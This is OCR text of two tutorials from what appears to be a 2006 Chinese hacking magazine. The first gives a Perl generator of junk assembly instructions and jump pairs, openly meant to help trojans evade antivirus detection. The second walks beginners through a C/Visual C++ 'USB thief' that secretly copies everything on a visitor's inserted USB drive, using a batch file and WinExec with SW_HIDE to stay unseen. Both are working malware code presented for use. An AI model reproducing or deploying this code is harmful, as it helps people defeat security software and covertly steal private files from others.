
我们需要定义两个数组，一个是花指令数组，一个跳转语句数组，用for循环和rand函数来实现对数组的循环随机读取，我们还需要一个变量来控制循环次数。程序工作原理是对两个数组的随机读取达到生成花指令的目的。

2．代码编写和分析

```
#!/usr/bin/perl
if($#ARGV<0){
print" \nUsage: \n\n liyx_HZJ.exe
<一个大于1的数字以确定花指令的长度>\n
\nmade by liyx \nCopyright [w Group]
2006\n";
exit(1);
}#使用帮助。
$N=$ARGV[0];#获得参数，赋值给$N。
if($N<1){
print" \n           错误，请输入大于1的
数字，以确定花指令的长度。 \n \nmade liyx
\nCopyright [w Group] 2006\n";
exit(1);
}#出错提示。
```

程序的第一行注明了这是个perl程序，注释是从符号“#”开始到该行结束。“!”表示perl程序中的第一个注释具有特殊含义。

接下来的**if($#ARGV<0)**是判断有无命令行输入的参数，perl的存储命令行参数是@ARGV数组，在perl中，程序运行时自动取得程序名后和回车键之前的所有项目并根据结果生成数组@ARGV，**$ARGV[0]**是第一个参数。当没有输入参数（即**$#ARGV<0**），使用print输出使



用帮助。有输入参数则**$N=$ARGV[0]**，把输入参数赋值给$N变量。接着再判断$N的大小，$N必须大于1（$N在这个程序中用来控制花指令的长短），$N小于1时，一样打印出错误提示，如图2。

```
$H1="push edx\npop edx\n";
$H2="push eax\npop eax\n";
$H3="inc ecx\ndec ecx\n";
$H4="add esp,10\nsub esp,10\n";
$H5="add esp,21\nadd esp,-21\n";
$H6="nop\nnop\n";
@H=(
    $H1,
    $H2,
    $H3,
    $H4,
    $H5,
    $H6,
);#花指令的数组。
```

这里定义一个数组@H用来存储花指令语句，perl中的数组可以包含变量、表达式、任何数值、引用和字符串，还可以是数组，当然也可以为空。语法是：

```
@list=(
    1,
    2,
    3,
    …
);
```

分行是为了看得更清楚，如无必要可以改为单行显示。为了更容易看，我先将每对指令赋值给变量，再将变量放入数组中。

print "\nPUSH EBP\nMOV EBP,ESP\n";这句是打印出花指令的开头两句**PUSH EBP**和**MOV EBP,ESP**，和C一样“\n”是换行。

```
for($i=1; $i<=$N; $i++)
{
    $rand1 = int rand(@H);
    print @H[$rand1];
}#循环打印出随机生成的花指令。
```

先讲讲这里需要用到的知识，for循环语句和rand函数，for循环几乎所有编程语言都有，我们看看语法：

```
for(变量初始值; 循环条件; 条件改变)
{
    循环体
}
```

运行过程是先给变量赋值，再判断是否符合循环条件，符合时执行循环体，再处理初始变量，之后判断是否符合循环条件，符合时执行循环体，直到不符合循环条件跳出循环。还要用到的是rand函数。

```
函数名   rand
```

```
调用语法  retval = rand (num);
解说    随机数函数，返回0和整数num之间的一个浮点数。
```

运行过程是先给 $i 赋值 1，再比较 $i 是否小于等于 $N，是的话执行循环体，就是用 rand 函数读取 @H 数组，赋值给 $rand1，再用 print 打印出来。

执行一遍后 $i++，就是 $i=$i+1，$i 的值增加 1，再比较 $i 是否小于等于 $N，是的话再继续执行循环体，直到 $i 大于 $N 为止。

```
$J1="JMP 附近空地址随便乱跳\nJMP 跳回入口点\n";
$J2="je 跳回入口点\njne 跳回入口点\n";
$J3="jz 跳回入口点\njnz 跳回入口点\n";
$J4="jb 跳回入口点\njge 跳回入口点\n";
$J5="jl 跳回入口点\njge 跳回入口点\n";
$J6="ja 跳回入口点\njle 跳回入口点\n";
$J7="jg 跳回入口点\njle 跳回入口点\n";
@J=(
    $J1,
    $J2,
    $J3,
    $J4,
    $J5,
    $J6,
    $J7,
);# 跳转指令数组.
```


这就是跳转语句的数组了，跳转语句在花指令中的作用是程序执行完花指令再跳回文件的原始入口点执行程序，一般用的是 JMP 无条件转移指令，我们把 je 等于时转移和 jne 不等于时转移结合起来就成了 JMP 了，以此类推 jb 若小于则跳和 jge 大于或等于转移，ja 若大于则跳和 jle 若小于等于则跳等结合就成了 JMP，这样我们有很多不同组合，可以加大杀毒软件对木马的查杀难度。

```
$rand2 = int rand(@J);
print @J[$rand2]; #随机生成跳转指令并打印出来。
```

最后还是用 rand 函数读取跳转数组，这里只需读取一次并打印出来。

3．测试工具

代码写好了，程序很简单，但功能可不一般哦，看看效果吧，如图 3。怎么样，不错吧，这样我们就可以拥有 N 多免杀花指令了！



（完整代码和编译好的程序以及 zeroadd 已收录于光盘中）

文章难易度：★★★★
文章阅读点：教菜鸟学会使用VC开发一个Windows下应用程序的全过程，实现从C到VC的第一次跨越

从C到VC的跨越
——U盘大盗的简单实现

s7lx@[H.U.C]

最近有些小菜在 X 的论坛上抱怨说学校教大家的 C 语言课程学完了以后一个软件也写不出来。其实，这是一个很普遍的现象，学校教给大家的只是 C 语言的基础，真正要开发软件还需要学习 Windows 下的编程才行。今天，我们就以一个简单的 U 盘大盗为例，从设计到编译再到优化，教菜鸟们如何从 C 跨越到 VC，写出属于自己的第一个黑客软件。

一、U 盘大盗的设计

U 盘大盗的功能是当别人在我们的电脑上插入 U 盘之后，程序就在后台偷偷的把 U 盘上所有的文件和数据保存下来（如果别人 U 盘里有你想要的东西又不好意思开口要，嘿嘿！）。因此，我们首先要判断一个磁盘分区是不是 U 盘（这个稍微有点难，我们在后面再考虑它），假如判断出 E 盘是移动设备（U 盘）后，我们只需要执行一个系统命令 **Copy E:* D:\abc** 就可以把 E 盘下所有东西都复制到 D 盘的 abc 文件夹中，这样一个 U 盘大盗就设计完了。

二、代码实现

首先我们要假定 E 盘是已经找到的 USB 设备（如何找到放在后面谈），然后就可以将 E 盘下所有内容都复制过来了。我们需要使用到 system 函数，该函数的使用方法是 **system("要执行的命令")**。其中命令处必须是字符串常量，而我们的 **Copy E:* D:\abc** 命令中的 E 盘是不固定的，因此需要根据实际情况进行改变，我使用批处理来解决这个问题：

1．首先根据不同的情况将该命令写入一个 bat 文件里

2．使用 system 函数执行该 bat 文件

注意：上边的 D:\abc 必须是已存在的目录，否则命令会执行失败。

完整代码如下：

```
#include <stdio.h>
#include <stdlib.h>
void main()
{
    char USB='e'; //这里我们假定我们的USB设备是E盘
    FILE *f;
    f=fopen("USB.bat","w+");
    fprintf(f,"copy %c:\\* D:\\abc",USB); //这个是写文件的函数，大家都认得吧
    fclose(f);
    system("USB.bat"); // 启动我们的bat
}
```

VC 编程知识恶补

安装好 VC 之后，将上述代码保存为 test.c，双击打开它，点菜单栏上的"编译"，选择"编译 test.c"（也可以直接按 F7），会弹出一个对话框提示我们是否创建一个 workspace，选择"是"。这时 VC 会自动进行编译、链接、构建，如果程序没有错误的话，就会看到在 test.c 的目录下多出了好几个文件。其中 debug 目录下就会有 test.exe，那就是我们生成的 exe 文件了。按下

Ctrl+F5可以执行该文件，不过如果你的E盘数据很多，建议大家三思而后行（小编的E盘是普通硬盘分区，不小心执行的话就会把E盘数十G的东西都复制到D盘去，这可是很恐怖的事情哟）。

我们编译好的程序现在运行的时候会有个黑框框出来，这是因为这个程序是命令控制台下的，这样的话岂不是一下子就要被别人发现我们在拷贝他的东西了吗？这可不行，我们马上改成无界面的。有两种方法，一种方法是按照第11期“教菜鸟制作木马服务端生成器”一文中提到的改链接参数“/subsystem:console”为“/subsystem:windows”，而另一种一劳永逸的方法是使用VC新建一个Win32 Application的工程，步骤如下：

1．打开VC，选择“文件”，“新建”。

2．选择“工程”，在工程里选中“Win32 Application”，在右边为该工程起个名字并且选择好保存的路径，单击“确定”，如图1。




图1

3．在新的界面中选择“A simple Win32 application”，单击“完成”，如图2。




图2

4．确定后来到“FileView”视图中，展开“Source Files”菜单可以找到你命名的cpp文件（这里是Ustolen.cpp），如图3。

这是一个典型的Windows下的应用程序，和我们平时见到的main函数稍微有点不同，它的结构如下：

```
#include "stdafx.h"  //头文件加在这里

int APIENTRY WinMain(HINSTANCE hInstance,
                     HINSTANCE hPrevInstance,
                     LPSTR     lpCmdLine,
                     int       nCmdShow)
{
```




图3

```
    // TODO：这里写原来的main函数里的代码

    return 0;
}
```

把头文件和代码都复制上去之后，我们还需要修改一下所使用的函数，把**system("USB.bat");**改成**WinExec("USB.bat", SW_HIDE);**如图4。

现在再单击“编译”按钮进行编译，没有出错的话我们就可以单击“执行”按钮了，这次是不是一点反应都没有呢？实际上程序可是在后台成功执行了哦！

